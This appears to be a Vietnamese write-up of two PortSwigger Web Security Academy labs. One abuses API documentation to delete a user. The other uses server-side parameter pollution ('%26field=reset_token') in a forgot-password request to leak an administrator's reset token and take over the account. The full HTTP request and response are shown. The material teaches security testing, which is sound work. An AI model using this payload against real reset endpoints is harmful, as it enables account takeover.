

1. Lab: Exploiting an API endpoint using documentation


Bước 1: Đăng nhập và thay đổi email của tài khoản wiener:



Bước 2: Bắt request, sau đó xóa đường dẫn ‘/user/wiener’, sau đó nhấn send.




Nhấn vào show response, sau đó sẽ hiển thị ra api của shop, nhấn delete để xóa user carlos:



2. **Lab: Exploiting server-side parameter pollution in a query string**

Bước 1: Nhấn vào mục forgot password và điền tài khoản administrator vào, sau khi điền xong thì website thông báo check email của admin:

Bước 2: Bắt request của phần forgot-password, chúng ta thấy rằng khi sửa parameter từ administrator sang ‘username=administrator%26field=123’ (%26 = &) thì nó hiện lên thông báo là invalid field:



Bước 3: Nhìn vào trong file forgotPassword.js thì thấy có tham số reset_token:

```
    )
    .catch(err => {
      forgotPasswordError.textContent = "Invalid username";
    }
    );
  }
   catch (error) {
    console.error("Unexpected Error:", error);
  }
}

const displayMsg = (e) => {
  e.preventDefault();
  validateInputsAndCreateMsg(e);
};

forgotPwdReady(() => {
  const queryString = window.location.search;
  const urlParams = new URLSearchParams(queryString);
  const resetToken = urlParams.get('reset-token');
  if (resetToken)
  {
    window.location.href = `/forgot-password?reset_token=${resetToken}`;
  }
  else
  {
    const forgotPasswordBtn = document.getElementById("forgot-password-btn");
    forgotPasswordBtn.addEventListener("click", displayMsg);
  }
}
);
```

Thử thay phần reset_token vào trong phần field, kết quả có giá trị reset token:

Request

Pretty Raw Hex

```
POST /forgot-password HTTP/2
Host: 0a32001e03e548a281ce3e9a00e300a5.web-security-academy.net
Cookie: session=5PDZc4rJBOzhmVPeJBx3zJCEOAMzPlcf
Content-Length: 80
Sec-Ch-Ua: "Not/A)Brand";v="8", "Chromium";v="126"
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-US
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/126.0.6478.127 Safari/537.36
Content-Type: x-www-form-urlencoded
Accept: */*
Origin: https://0a32001e03e548a281ce3e9a00e300a5.web-security-academy.net
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0a32001e03e548a281ce3e9a00e300a5.web-security-academy.net/forgot-password
Accept-Encoding: gzip, deflate, br
Priority: u=1, i

csrf=VCGJw2dImfkQ9XpG7dYPPSOhTSCgyhtY&username=administrator%26field=reset_token
```

Response

Pretty Raw Hex Render

```
HTTP/2 200 OK
Content-Type: application/json; charset=utf-8
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Length: 66

{
  "type":"reset_token",
  "result":"2xc2ek8jomj3x5fnqcqwav2zpxlii63d"
}
```

Bước 4: Thay giá trị reset token vừa tìm được vào trong url, thành công chuyển mật khẩu của admin, đăng nhập vào tài khoản này và xóa user carlos:

Home | Admin panel | My account | Log out

My Account

Your username is: administrator

Your email is: admin@normal-user.net

Email

Update email

Web Security Academy

Exploiting server-side parameter pollution in a query string

Back to lab description

LAB Solved

Congratulations, you solved the lab!

Share your skills!

Continue learning

Home | Admin panel | My account

User deleted successfully!

Users